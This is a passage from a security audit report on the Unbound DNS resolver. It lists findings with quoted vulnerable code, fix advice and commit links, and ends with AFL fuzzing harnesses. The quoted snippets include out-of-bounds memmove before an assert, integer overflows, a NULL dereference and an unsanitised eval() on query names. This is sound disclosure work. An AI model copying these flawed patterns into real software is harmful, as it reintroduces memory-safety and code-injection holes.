        uint8_t lablen;
        lablen = *dname++;
        while(lablen) {
                if(LABEL_IS_PTR(lablen)) {
                        /* follow pointer */
                        dname = sldns_buffer_at(pkt, PTR_OFFSET(lablen, *dname));
                        lablen = *dname++;
                        continue;
                }
                log_assert(lablen <= LDNS_MAX_LABELLEN);
                len += (size_t)lablen+1;
                if(len >= LDNS_MAX_DOMAINLEN) {
                        *to = 0; /* end the result prematurely */
                        log_err("bad dname in dname_pkt_copy");
                        return;
                }
                *to++ = lablen;
                memmove(to, dname, lablen);
                dname += lablen;
                to += lablen;
                lablen = *dname++;
        }
        /* copy last \0 */
        *to = 0;
}
```

Listing 4.39: Bad Handling of Compressed Names in dame_pkt_copy()

It seems that, due to the fact that packets are first parsed by other functions that check for unbounded pointers, this might not be exploitable.

4.2.9.2 Solution Advice

It is advised to add further checks to catch these issues.

This was addressed in commit 2d444a5037acff6024630b88092d9188f2f5d8fe[30].

[30] `https://github.com/NLnetLabs/unbound/commit/2d444a5037acff6024630b88092d9188f2f5d8fe`

4.2.10 UBD-PT-19-24: Out of Bound Write Compressed Names in rdata_copy()

Severity:	MEDIUM
CWE:	*125 – Out-of-bounds Read*

4.2.10.1 Description

```
if(pkt_len > 0 && desc && desc->_dname_count > 0) {
    int count = (int)desc->_dname_count;
    int rdf = 0;
    size_t len;
    size_t oldpos;
    /* decompress dnames. */
    while(pkt_len > 0 && count) {
        switch(desc->_wireformat[rdf]) {
        case LDNS_RDF_TYPE_DNAME:
            oldpos = sldns_buffer_position(pkt);
            dname_pkt_copy(pkt, to,
                sldns_buffer_current(pkt));
            to += pkt_dname_len(pkt);
            pkt_len -= sldns_buffer_position(pkt)-oldpos;
            count--;
            len = 0;
            break;
        case LDNS_RDF_TYPE_STR:
            len = sldns_buffer_current(pkt)[0] + 1;
            break;
        default:
            len = get_rdf_size(desc->_wireformat[rdf]);
            break;
        }
        if(len) {
            memmove(to, sldns_buffer_current(pkt), len);
            to += len;
            sldns_buffer_skip(pkt, (ssize_t)len);
            log_assert(len <= pkt_len);
            pkt_len -= len;
        }
        rdf++;
    }
}
```

Listing 4.40: Bad Handling of Compressed Names in rdata_copy()

In ***rdata_copy()***, if the len parameter becomes bigger than the size of the packet (pkt_len), the ***memmove()*** is performed before the check in ***log_assert()***.

It seems that, due to the fact that packets are first parsed by other functions that check for unbounded pointers, this might not be exploitable.

4.2.10.2 Solution Advice

It is advised to move the call to ***log_assert()*** before the call to ***memmove()***.

This was addressed in commit 6c3a0b54ed8ace93d5b5ca7b8078dc87e75cd640[31].

[31] `https://github.com/NLnetLabs/unbound/commit/6c3a0b54ed8ace93d5b5ca7b8078dc87e75cd640`

4.2.11 UBD-PT-19-25: Hang in sldns_wire2str_pkt_scan()

Severity: LOW
CWE: *400 – Uncontrolled Resource Consumption ('Resource Exhaustion')*

4.2.11.1 Description

When the data supplied to ***sldns_wire2str_dname_scan()*** is malformed, it will only decrease *dlen* once and loop a while calling ***dname_char_print()***. If called via ***sldns_wire2str_rrquestion_scan()*** this might in turn only reduce *dlen* by *6* bytes total. This allows the loop in ***sldns_wire2str_pkt_scan()*** call this function for a high number of *qdcount*, which might cause a small DoS. A test case of 861 bytes will hang this function for 4 seconds on an average laptop.

```
#6  0x085c5d81 in sldns_wire2str_dname_scan (d=0xffffcf70, dlen=0xffffcfa0, s=0xffffcf80,
↪   slen=0xffffcf90, pkt=0xf5603780 "", pktlen=861) at sldns/wire2str.c:833
#7  0x085c209d in sldns_wire2str_rrquestion_scan (d=0xffffcf70, dlen=0xffffcfa0, s=0xffffcf80,
↪   slen=0xffffcf90, pkt=0xf560378  "", pktlen=861) at sldns/wire2str.c:526
#8  0x085bfd59 in sldns_wire2str_pkt_scan (d=0xffffcf70, dlen=0xffffcfa0, s=0xffffcf80,
↪   slen=0xffffcf90) at sldns/wire2str.c:384
```

Listing 4.41

It is currently assumed that ***pkt_dname_len()*** will remove such packets when called by ***parse_packet()***. Furthermore, there should not be more than one question section.

4.2.11.2 Solution Advice

X41 recommends to lower the bound from *1000* to a smaller value.

This was addressed in commit d3ff930b06f6b273d02662c3c6a6ecd9b60cd9cb[32].

[32] https://github.com/NLnetLabs/unbound/commit/d3ff930b06f6b273d02662c3c6a6ecd9b60cd9cb

4.3 Side Findings

The following observations do not have a direct security impact, but are related to security hardening or affect functionality and other topics that are not directly related to security.

4.3.1 UBD-PT-19-100: Integer Overflows in Debug Allocation

4.3.1.1 Description

This issue was reported to NLnet Labs when preparing the offer for this audit and is therefore considered a side finding for this report.

Several functions in *util/alloc.c* contain integer overflows in calculations before size values are passed to ***malloc()***.

```
void *unbound_stat_malloc(size_t size)
{
    void* res;
    if(size == 0) size = 1;
    res = malloc(size+16);        // Overflow happens here
    if(!res) return NULL;
    unbound_mem_alloc += size;
    log_info("stat %p=malloc(%u)", res+16, (unsigned)size);
    memcpy(res, &size, sizeof(size));
    memcpy(res+8, &mem_special, sizeof(mem_special));
    return res+16;
}
```

Listing 4.42: Integer Overflows in Debug Allocation

4.3.1.2 Solution Advice

Issue is already mitigated in commit *e3381436394f5959c715bcb3f9a810feb996584b*.

4.3.2 UBD-PT-19-101: Useless memset() in cachedb

4.3.2.1 Description

In *cachedb/cachedb.c*, the function ***calc_hash()*** calls ***memset()*** on the local stack variable *clear*, which is not used afterwards. This could be optimized away by a compiler, which would cause this variable to not be cleaned and be left on the stack, where it might leak.

4.3.2.2 Solution Advice

This issue is already mitigated in commit *13d96540de32c7c30161464 96b3be0b9619528bb*.

4.3.3 UBD-PT-19-102: Local Memory Leak in cachedb_init()

4.3.3.1 Description

In *cachedb/cachedb.c* the function ***cachedb_init()*** contains several exit paths, which do not free *cachedb_env*.

```c
int
cachedb_init(struct module_env* env, int id)
{
    struct cachedb_env* cachedb_env = (struct cachedb_env*)calloc(1,
            sizeof(struct cachedb_env));
    if(!cachedb_env) {
            log_err("malloc failure");
            return 0;
}
    env->modinfo[id] = (void*)cachedb_env;
    if(!cachedb_apply_cfg(cachedb_env, env->cfg)) {
            log_err("cachedb: could not apply configuration settings.");
            return 0;
    }
    /* see if a backend is selected */
    if(!cachedb_env->backend || !cachedb_env->backend->name)
            return 1;
    if(!(*cachedb_env->backend->init)(env, cachedb_env)) {
            log_err("cachedb: could not init %s backend",
                    cachedb_env->backend->name);
            return 0;
    }
    cachedb_env->enabled = 1;
    return 1;
}
```

Listing 4.43: Local Memory Leak in cachedb_init()

Since this only happens during initialisation and the program stops after a failed initialisation, this is considered a side finding.

4.3.3.2 Solution Advice

The memory should be released on all return paths.

This was addressed in commit 2dcc7016ac6da9e57da91cc764734d11d766d8b0[33].

[33] https://github.com/NLnetLabs/unbound/commit/2dcc7016ac6da9e57da91cc764734d11d766d8b0

4.3.4 UBD-PT-19-103: Integer Underflow in Regional Allocator

4.3.4.1 Description

When the regional allocator in *util/regional.c* is used with a custom size by calling ***regional_create_custom()*** an integer underflow could happen, leading to a wrong size being used.

If the variable `size`, as supplied to ***regional_create_custom()***, is equal to `sizeof(struct regional)`, the value `a` in ***regional_init()*** will be bigger than `r->first_size` causing an integer underflow and a wrong value to be reported in `r->available`.

Since the size of `struct regional` happens to be aligned to `ALIGNMENT` on most platforms this is considered a side finding.

```c
static void
regional_init(struct regional* r)
{
    size_t a = ALIGN_UP(sizeof(struct regional), ALIGNMENT);
    r->data = (char*)r + a;
    r->available = r->first_size - a;
    r->next = NULL;
    r->large_list = NULL;
    r->total_large = 0;
}

struct regional*
regional_create_custom(size_t size)
{
    struct regional* r = (struct regional*)malloc(size);
    log_assert(sizeof(struct regional) <= size);
    if(!r) return NULL;
    r->first_size = size;
    regional_init(r);
    return r;
}
```

Listing 4.44: Integer Underflow in Regional Allocator

4.3.4.2 Solution Advice

X41 recommends to align the size passed to ***regional_create_custom()*** as well.

This was addressed in commit 09707fc403a7e0d7f5ef0029c597c2645ba49dd5[34].

[34] `https://github.com/NLnetLabs/unbound/commit/09707fc403a7e0d7f5ef0029c597c2645ba49dd5`

4.3.5 UBD-PT-19-104: Compat Code Diverging from Upstream

4.3.5.1 Description

Several files in the *compat* directory are diverging from the upstream OpenBSD implementations. For example *getentropy_linux.c* is shipped in version 1.20, whereas OpenBSD contains version 1.46[35]

4.3.5.2 Solution Advice

X41 recommends to follow upstream changes more closely and upgrade all files to their latest counterparts.

This was addressed in commits 623dba975a50c15aa39c68259669c74c808e6b90[36] to a76e43341f172ec3063511e1791ae19180e9e831[37].

[35] `https://github.com/openbsd/src/blob/master/lib/libcrypto/arc4random/getentropy_linux.c`
[36] `https://github.com/NLnetLabs/unbound/commit/623dba975a50c15aa39c68259669c74c808e6b90`
[37] `https://github.com/NLnetLabs/unbound/commit/a76e43341f172ec3063511e1791ae19180e9e831`

4.3.6 UBD-PT-19-105: Compilation with enable-alloc-checks Fails

4.3.6.1 Description

When using `configure` with the parameter *-enable-alloc-checks* the build fails while linking.

```
/tmp/user/1000/cc4KhLdF.ltrans0.ltrans.o: in function `dnslook':
<artificial>:(.text+0x47ba): undefined reference to `unbound_stat_malloc_log'
collect2: error: ld returned 1 exit status
make: *** [Makefile:338: unbound-host] Error 1
```

Listing 4.45: Compilation with enable-alloc-checks Fails

4.3.6.2 Solution Advice

The error should be investigated and compilation be ensured with all combination of parameters.

This was addressed in commit 61399434282d26a0d28aa9a34abf05b8b9d41ab9[38].

[38] `https://github.com/NLnetLabs/unbound/commit/61399434282d26a0d28aa9a34abf05b8b9d41ab9`

4.3.7 UBD-PT-19-106: Terminating Quotes not Written

4.3.7.1 Description

In the function ***dnsc_load_local_data()*** in *dnscrypt/dnscrypt.c*, the size calculation ensures that there is enough memory allocated for *rr*, by adding all the fields in *rrlen* and increasing that by one for the terminating null-byte. When passing the size to the ***snprintf()*** calls it is decreased by one again. Since ***snprintf()*** will always write the terminating null-byte, the ending quotes might be truncated by the last ***snprintf()***.

Additionally, the size calculation might in theory overflow for example on 32 bit systems.

```c
rrlen = strlen(dnscenv->provider_name) +
                 strlen(ttl_class_type) +
                 4 * sizeof(struct SignedCert) + // worst case scenario
                 1 + // trailing double quote
                 1;
rr = malloc(rrlen);
if(!rr) {
    log_err("Could not allocate memory");
    return -2;
}
snprintf(rr, rrlen - 1, "%s 86400 IN TXT \"", dnscenv->provider_name);
for(j=0; j<sizeof(struct SignedCert); j++) {
                int c = (int)*((const uint8_t *) cert + j);
    if (isprint(c) && c != '"' && c != '\\') {
        snprintf(rr + strlen(rr), rrlen - 1 - strlen(rr), "%c", c);
    } else {
        snprintf(rr + strlen(rr), rrlen - 1 - strlen(rr), "\\%03d", c);
    }
}
verbose(VERB_OPS,
                "DNSCrypt: adding cert with serial #%"
                PRIu32
                " to local-data to config: %s",
                serial, rr
        );
snprintf(rr + strlen(rr), rrlen - 1 - strlen(rr), "\"");
```

Listing 4.46: Terminating Quotes not Written

This can be seen more easily in the example in listing 4.47, where the last *a* is omitted from the output.

```
$ cat test.c
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main(int argc, char **argv) {
    char *string = "aaa";
    int len = strlen(string) + 1; // length for string and 0 byte
    char *buf = malloc(len) ;

    snprintf(buf, len - 1, string);
    printf("%s\n", buf);

    free(buf);
}
$ ./a.out
aa
```

Listing 4.47: Terminating Quotes not Written - Example

Since this loads trusted data this is considered a side finding.

4.3.7.2 Solution Advice

X41 recommends to not decrease the length parameter to ***snprintf()***.

This was addressed in commit d63ec2dfcb9f091c85d22fc2b352bc66931e36e1[39].

[39] `https://github.com/NLnetLabs/unbound/commit/d63ec2dfcb9f091c85d22fc2b352bc66931e36e1`

4.3.8 UBD-PT-19-107: Useless memset() in validator

4.3.8.1 Description

In the function ***autr_global_delete()*** in *validator/autotrust.c* ***memset()*** was called on the variable $global$, which was passed to ***free()*** right afterwards. This could be optimized away by a compiler, which would cause this variable to not be cleaned and be left on the stack, where it might leak.

4.3.8.2 Solution Advice

X41 recommends to use a ***memset()*** variant, which gets not optimized away such as ***explicit_bzero()***.

This was addressed in commit fcd9b34bb58368bd39fa1af3516221a299816116[40].

[40] `https://github.com/NLnetLabs/unbound/commit/fcd9b34bb58368bd39fa1af3516221a299816116`

4.3.9 UBD-PT-19-108: Unnecessary Checks

4.3.9.1 Description

In some cases conditions were tested, that can never be true. In one case, the variable *repinfo* was tested before the call to *log_assert()* (See listing 4.48).

```
void
comm_point_drop_reply(struct comm_reply* repinfo)
{
        if(!repinfo)
                return;
        log_assert(repinfo && repinfo->c);
```

Listing 4.48: Invalid Check in comm_point_drop_reply()

In another case, the variable *str* was already tested to be false.

```
static void
autr_debug_print_ta(struct autr_ta* ta)
{
        char buf[32];
        char* str = sldns_wire2str_rr(ta->rr, ta->rr_len);
        if(!str) {
                log_info("out of memory in debug_print_ta");
                return;
        }
        if(str && str[0]) str[strlen(str)-1]=0; /* remove newline */
```

Listing 4.49: Invalid Check in autr_debug_print_ta()

4.3.9.2 Solution Advice

It is recommended to verify that the tests perform the intended function.

This was addressed in commit 3907876eac7d996256431b397e5138add1ece892[41].

[41] https://github.com/NLnetLabs/unbound/commit/3907876eac7d996256431b397e5138add1ece892

4.3.10 UBD-PT-19-109: Enum Name not Used

4.3.10.1 Description

In several places the Unbound code hardcodes a value for a parameter that is an enum. An example can be seen in ***remote_handshake_later()*** where the first parameter to ***log_addr()*** is *1* instead of *VERB_OPS*. Several such instances can be found in the code, but these seem harmless.

```
log_addr(1, "failed connection from",
        &s->c->repinfo.addr, s->c->repinfo.addrlen);
```

Listing 4.50: Enum Name not Used

Other instances of this can be found in:

- *services/localzone.c:1124*
- *services/localzone.c:1141*
- *services/localzone.c:1503*
- *services/mesh.c:1160*
- *services/mesh.c:1414*
- *util/log.c:64*
- *validator/autotrust.c:2283*
- *validator/autotrust.c:2286*
- *validator/val_anchor.c:1010*
- *validator/val_anchor.c:1015*
- *validator/validator.c:2245*
- *services/authzone.c:1658*
- *respip/respip.c:1185*
- *util/netevent.c:1100*
- *daemon/remote.c:3128*
- *daemon/worker.c:1571*

- *daemon/worker.c:1574*
- *sldns/rrdef.c:239*
- *sldns/rrdef.c:713*
- *sldns/rrdef.c:715*
- *sldns/rrdef.c:717*
- *sldns/rrdef.c:719*
- *sldns/rrdef.c:721*
- *sldns/rrdef.c:724*
- *sldns/rrdef.c:742*
- *libunbound/libunbound.c:106*
- *libunbound/libworker.c:535*

4.3.10.2 Solution Advice

It is advised to check the code for such occurrences and remove them to make the code easier to understand.

This was addressed in commit 3a49e683ed5f80039a2367103ad09f0ee85e527d[42].

[42] `https://github.com/NLnetLabs/unbound/commit/3a49e683ed5f80039a2367103ad09f0ee85e527d`

4.3.11 UBD-PT-19-110: NULL Pointer Dereference via Control Port

4.3.11.1 Description

When a client connects to the control port on localhost (when enabled with *control-enable*, *worker_handle_control_cmd()* handles the incoming requests. If such a request sets *cmd* to *worker_cmd_remote* the function ***daemon_remote_exec()*** is called. There the function ***execute_cmd()*** is called with the first two parameters being set to *NULL*. If a command is sent that causes ***do_stop()*** or ***do_reload()*** to be called, the *rc* parameter, which is *NULL* will be dereferenced, which most likely causes a crash.

```
/** do the stop command */
static void
do_stop(RES* ssl, struct daemon_remote* rc)
{
        rc->worker->need_to_exit = 1;
        comm_base_exit(rc->worker->base);
        send_ok(ssl);
}
```

Listing 4.51: NULL Pointer Dereference via Control Port

Since this code path can only be triggered by a user who is able to issue a stop command as well, this is considered a side finding.

4.3.11.2 Solution Advice

It is advised to check for the pointer being *NULL* before dereferencing.

This was addressed in commit 981fedea0e10d6263ecd1e5022c86f564ce26d78[43].

[43] https://github.com/NLnetLabs/unbound/commit/981fedea0e10d6263ecd1e5022c86f564ce26d78

4.3.12 UBD-PT-19-111: Bad Randomness in Seed

4.3.12.1 Description

The random pools are seeded with low entropy as shown in listing 4.52.

```
/* open /dev/random if needed */
ub_systemseed((unsigned)time(NULL)^(unsigned)getpid()^0xe67);
```

Listing 4.52: Bad Randomness in Seed

This does not imply any security issues, since the function ***ub_systemseed()*** is not using the supplied seed in any of the implementations.

4.3.12.2 Solution Advice

It is advised to remove the seeding and ***ub_systemseed()*** from the codebase.

This was addressed in commit da4d6ffee31a3ad44bff214da962f7a7e4fbf7df[44].

[44] `https://github.com/NLnetLabs/unbound/commit/da4d6ffee31a3ad44bff214da962f7a7e4fbf7df`

4.3.13 UBD-PT-19-112: Insecure Eval in Python Example

4.3.13.1 Description

A python example passes part of the domain name that is queried for without sanitization to ***eval()*** which allows an attacker to execute code.

Since this is in example code, X41 considers this a side finding.

```python
if qstate.qinfo.qname_str.endswith("._calc_.cz."):
    try:
        res = eval(''.join(qstate.qinfo.qname_list[0:-3]))
    except:
        res = "exception"
```

Listing 4.53: Insecure Eval in Python Example

4.3.13.2 Solution Advice

It is advised to either add some warnings about this example or change the code to not use ***eval()***.

This was addressed in commit 8833d44d014414c65e50879286bd728c4d8a3b43[45].

[45] `https://github.com/NLnetLabs/unbound/commit/8833d44d014414c65e50879286bd728c4d8a3b43`

4.3.14 UBD-PT-19-113: snprintf() supports the n-specifier

4.3.14.1 Description

The ***snprintf()*** implementation supports the n specifier which is elemental to exploiting format string issues[46]. Some C libraries have already removed support for it[47].

4.3.14.2 Solution Advice

X41 advises to remove support for that specifier to further harden the code against the exploitation of format-string issues.

This was addressed in commit 9ce611951391f4c27321f58b409c3d811d10e978[48].

[46] `http://phrack.org/issues/59/7.html`
[47] `https://android.googlesource.com/platform/bionic/+/9831ad3/libc/stdio/vfprintf.c#559`
[48] `https://github.com/NLnetLabs/unbound/commit/9ce611951391f4c27321f58b409c3d811d10e978`

4.3.15 UBD-PT-19-114: Bad Indentation

4.3.15.1 Description

The indentation in ***dnscrypt_server_uncurve()*** is broken and makes the code hard to read. The last ***else*** clause in the example is out of place.

```
    if(!entry) {
        lock_basic_lock(&env->shared_secrets_cache_lock);
        env->num_query_dnscrypt_secret_missed_cache++;
        lock_basic_unlock(&env->shared_secrets_cache_lock);
        if(cert->es_version[1] == 2) {
#ifdef USE_DNSCRYPT_XCHACHA20
...
#else
            return -1;
#endif
    } else {
        if (crypto_box_beforenm(nmkey,
                                query_header->publickey,
                                cert->keypair->crypt_secretkey) != 0) {
            return -1;
        }
    }
    // Cache the shared secret we just computed.
    dnsc_shared_secret_cache_insert(env->shared_secrets_cache,
                                    key,
                                    hash,
                                    nmkey);
    } else {
        /* copy shared secret and unlock entry */
        memcpy(nmkey, entry->data, crypto_box_BEFORENMBYTES);
        lock_rw_unlock(&entry->lock);
    }
```

Listing 4.54: Bad Indentation

4.3.15.2 Solution Advice

It is advised to correct the indentation.

This was addressed in commit 4a7ebfabcf5372a7524d9cb37959ccac3ce3e1e0[49].

[49] `https://github.com/NLnetLabs/unbound/commit/4a7ebfabcf5372a7524d9cb37959ccac3ce3e1e0`

4.3.16 UBD-PT-19-115: Client NONCE Generation used for Server NONCE

4.3.16.1 Description

The DNSCrypt protocol states that a NONCE[50] should be generated totally random, only the client NONCE is allowed to include a timestamp.

```
The resolver's half of the nonce should be randomly chosen.

The client's half of the nonce can include a timestamp in addition to a
counter or to random bytes, so that when a response is received, the
client can use this timestamp to immediately discard responses to
queries that have been sent too long ago, or dated in the future.
```

Listing 4.55: DNSCrypt Protocol

Despite that, the Unbound server creates the DNSCrypt NONCE that includes a timestamp. This NONCE only contains 42 bits of entropy instead of the 96 bits it should.

```c
uint64_t
dnscrypt_hrtime(void)
{
    struct timeval tv;
    uint64_t ts = (uint64_t)0U;
    int ret;

    ret = gettimeofday(&tv, NULL);
    if (ret == 0) {
        ts = (uint64_t)tv.tv_sec * 1000000U + (uint64_t)tv.tv_usec;
    } else {
        log_err("gettimeofday: %s", strerror(errno));
    }
    return ts;
}

/**
 * Add the server nonce part to once.
 * The nonce is made half of client nonce and the seconf half of the server
 * nonce, both of them of size crypto_box_HALF_NONCEBYTES.
 * \param[in] nonce: a uint8_t* of size crypto_box_NONCEBYTES
 */
static void
add_server_nonce(uint8_t *nonce)
{
```

[50] Number only used once

```
    uint64_t ts;
    uint64_t tsn;
    uint32_t suffix;
    ts = dnscrypt_hrtime();
    // TODO? dnscrypt-wrapper does some logic with context->nonce_ts_last
    // unclear if we really need it, so skipping it for now.
    tsn = (ts << 10) | (randombytes_random() & 0x3ff);
#if (BYTE_ORDER == LITTLE_ENDIAN)
    tsn =
        (((uint64_t)htonl((uint32_t)tsn)) << 32) | htonl((uint32_t)(tsn >> 32));
#endif
    memcpy(nonce + crypto_box_HALF_NONCEBYTES, &tsn, 8);
    suffix = randombytes_random();
    memcpy(nonce + crypto_box_HALF_NONCEBYTES + 8, &suffix, 4);
}
```

Listing 4.56: Generation of DNSCrypt Server NONCE

Other DNSCrypt implementations such as dnscrypt-wrapper use the same approach[51] whereas PowerDNS generates the NONCE fully random[52].

4.3.16.2 Solution Advice

It is recommended to move the implementation of that NONCE generation to a fully random generation process.

This was addressed in commit 68027ab14541a5e43e9f8747f953ecb9069ea0c6[53].

[51] https://github.com/cofyc/dnscrypt-wrapper/blob/1802d7795178a8623c964223ca861bf25bb7fd50/dnscrypt.c#L317
[52] https://github.com/PowerDNS/pdns/blob/f6f641e8442c6f20f79460e84c0888359ba4354f/pdns/dnscrypt.cc#L600
[53] https://github.com/NLnetLabs/unbound/commit/68027ab14541a5e43e9f8747f953ecb9069ea0c6

4.3.17 UBD-PT-19-116: _vfixed not Used

4.3.17.1 Description

The code in *sldns* supplies ***sldns_buffer_init_vfixed_frm_data()*** which provides some kind of fixed buffers, that are enabled by setting $\_vfixed$. This seems to not be used by the code.

4.3.17.2 Solution Advice

X41 advises to remove that option and function to make the code easier to understand and smaller.

This was addressed in commit c4c1f9e5efe9b9148433cfda042db47c99a917bf[54].

[54] `https://github.com/NLnetLabs/unbound/commit/c4c1f9e5efe9b9148433cfda042db47c99a917bf`

4.3.18 UBD-PT-19-117: Character Buffers without Length Specifier

4.3.18.1 Description

A lot of $char$ and $uint8\_t$ buffers are passed around in the source code without a length/size specifier. The code has to rely on the buffer being correctly formatted in order to avoid out of bound reads and writes.

Examples are functions in *util/data/dname.c*.

4.3.18.2 Solution Advice

X41 advises to always provide a length specifier for each buffer passed around and check these for a defense in-depth against out-of-bounds accesses.

4.3.19 UBD-PT-19-118: log_assert() Used as Security Measure

4.3.19.1 Description

A lot of code paths use ***log_assert()*** as a security boundary to prevent e.g. out-of-bound accesses. These can in some cases be triggered (see finding 4.2.9, 4.2.10 and 4.1.8). This results in either a DoS when asserts are enabled or it having no effect and therefore providing no security boundary.

4.3.19.2 Solution Advice

All calls to ***assert()*** and similar functions should be checked and where possible exchanged with code that handles the condition more gracefully.

4.3.20 UBD-PT-19-119: TLS Certificate Checking

4.3.20.1 Description

Unbound supports TLS[55] connections for DNS over TLS and DNS over HTTPS. Certificates are checked for validity and if the CA[56] is known that signed the certificate.

Currently, certificate pinning is not possible, which might strengthen the security if Unbound is configured to use an upstream server to perform all the resolving[57].

Furthermore, checking of certificate transparency[58] is currently not performed in unbound, which might increase the trust in remote servers. HKPK[59] is not supported either for HTTPS connections, but X41 would not recommend to do this and support certificate transparency instead.

4.3.20.2 Solution Advice

It should be investigated whether it is possible to support these options via configuration settings.

[55] Transport Layer Security
[56] Certificate Authority
[57] `https://blog.cloudflare.com/dns-over-tls-for-openwrt/`
[58] `https://www.certificate-transparency.org/certificate-transparency-in-openssl`
[59] HTTP Public Key Pinning

4.3.21 UBD-PT-19-120: Make Test Fails when Configured With –enable-alloc-nonregional

4.3.21.1 Description

When the project has been configured with ***./configure –enable-alloc-nonregional***, which disables memory pool allocator, ***make test*** fails.

```
test regional functions
assertion failure testcode/unitregional.c:82
make: *** [Makefile:314: test] Error 1
```

Listing 4.57: make test fails with –enable-alloc-nonregional

4.3.21.2 Solution Advice

Check and fix test suites when the project is configured with non-standard flags.

This was addressed in commit 3fb98a72d2e99269f628e14dee3b4264ead36a3d[60].

[60] https://github.com/NLnetLabs/unbound/commit/3fb98a72d2e99269f628e14dee3b4264ead36a3d

4.3.22 UBD-PT-19-121: Limited Coverage of Fuzz Testing

4.3.22.1 Description

Even tough the Unbound server is fuzzed by OSS-Fuzz[61] X41 found the coverage to be very limited. It is easy to improve the fuzzing of the core code (see listing 4.58). The test cases here were crafted quite quickly and should be extended to get a better coverage of the full project.

```c
#include "config.h"
#include "util/regional.h"
#include "util/module.h"
#include "util/config_file.h"
#include "iterator/iterator.h"
#include "iterator/iter_priv.h"
#include "iterator/iter_scrub.h"
#include "util/log.h"
#include "sldns/sbuffer.h"

int main(int argc, char **argv) {
  char buf[4096];
  log_init("/tmp/foo", 0, NULL);
  while (__AFL_LOOP(10000)) {
    size_t nr;
    char *bin = buf;
    struct regional* reg;

    nr = read(0, buf, sizeof(buf));

    struct sldns_buffer *pkt = sldns_buffer_new(1);
    sldns_buffer_new_frm_data(pkt, bin, nr);

    reg = regional_create();

    struct msg_parse msg;
    struct edns_data edns;
    memset(&msg, 0, sizeof(struct msg_parse));
    memset(&edns, 0, sizeof(edns));
    if (parse_packet(pkt, &msg, reg) != LDNS_RCODE_NOERROR) {
      goto out;
    }
    if (parse_extract_edns(&msg, &edns, reg) != LDNS_RCODE_NOERROR) {
      goto out;
    }


    struct query_info qinfo_out;
    memset(&qinfo_out, 0, sizeof(struct query_info));
```

[61] https://github.com/google/oss-fuzz/tree/master/projects/unbound

```c
    qinfo_out.qname = (unsigned char *) "\03nic\02de";
    uint8_t *peter = (unsigned char *) "\02de";     // zonename
    struct module_env env;
    memset(&env, 0, sizeof(struct module_env));
    struct config_file cfg;
    memset(&cfg, 0, sizeof(struct config_file));
    cfg.harden_glue = 1;      // crashes now, want to remove that later
    env.cfg = &cfg;

    struct iter_env ie;
    memset(&ie, 0, sizeof(struct iter_env));

    struct iter_priv priv;
    memset(&priv, 0, sizeof(struct iter_priv));
    ie.priv = &priv;
    scrub_message(pkt, &msg, &qinfo_out, peter, reg, &env, &ie);
out:
    regional_destroy(reg);
    sldns_buffer_free(pkt);
  }
  return 0;
}
```

Listing 4.58: Improved Fuzzing Test Case

With the test corpus generated by the limited fuzzing during the project, this new fuzzing test case increased test coverage from 679 lines (57 functions) to 1214 lines (88 functions). This shows there is still lots of room for improvement.

```c
#include "config.h"
#include "sldns/sbuffer.h"
#include "sldns/wire2str.h"
#include "util/data/dname.h"

#define SZ 500

int main() {
  uint8_t *bin = malloc(SZ);
  char *bout;
  uint8_t *a;
  char *b;
  size_t bl;
  size_t al;
  size_t nr;
  size_t len;
  while (__AFL_LOOP(10000)) {
    memset(bin, 0, SZ);
    nr = read(0, bin, SZ);

    if (nr > 2) {
      bin[nr-1] = 0x00;  // null terminate
      len = bin[0] & 0xff;  // want random sized output buf
      bout = malloc(len);
      nr--;
      bin++;
      b = bout; bl = len; sldns_wire2str_edns_subnet_print(&b, &bl, bin, nr);
      b = bout; bl = len; sldns_wire2str_edns_n3u_print(&b, &bl, bin, nr);
      b = bout; bl = len; sldns_wire2str_edns_dhu_print(&b, &bl, bin, nr);
      b = bout; bl = len; sldns_wire2str_edns_dau_print(&b, &bl, bin, nr);
      b = bout; bl = len; sldns_wire2str_edns_nsid_print(&b, &bl, bin, nr);
      b = bout; bl = len; sldns_wire2str_edns_ul_print(&b, &bl, bin, nr);
      b = bout; bl = len; sldns_wire2str_edns_llq_print(&b, &bl, bin, nr);

      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_tsigerror_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_long_str_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_tag_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_eui64_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_int16_data_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_hip_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_wks_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_loc_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_cert_alg_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_nsec3_salt_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_nsec_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_b32_ext_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_apl_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_str_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_rdata_unknown_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_header_scan(&a, &al, &b, &bl);
      a = bin; al = nr; b = bout; bl = len; sldns_wire2str_pkt_scan(&a, &al, &b, &bl);

      bin--;
      free(bout);
    }
  }

out:
  free(bin);
}
```

Listing 4.59: Fuzzing Test Case to Test Wire2Str Functions Directly

The fuzzer in listing 4.59 does not target all possible ***sldns_wire2str*** functions and can still be extended. Nevertheless, it already creates a coverage of 1049 lines (88.4%) in *wire2str.c* after an hour of running on an average laptop and generated several crashes during the test. Not all of these crashes will be triggerable by an attacker.

With the fuzzer shown in listing 4.59 in mind, another one was created to test the ***sldns_str2wire*** family of functions. Again, not all of these were included and the fuzzer did not run for long.

```c
#include "config.h"
#include "sldns/sbuffer.h"
#include "sldns/wire2str.h"
#include "sldns/str2wire.h"
#include "util/data/dname.h"

#define SZ 1000
#define SZ2 100

int main() {
  char *bin = malloc(SZ);
  uint8_t *bout;
  size_t len, len2;
  size_t nr;

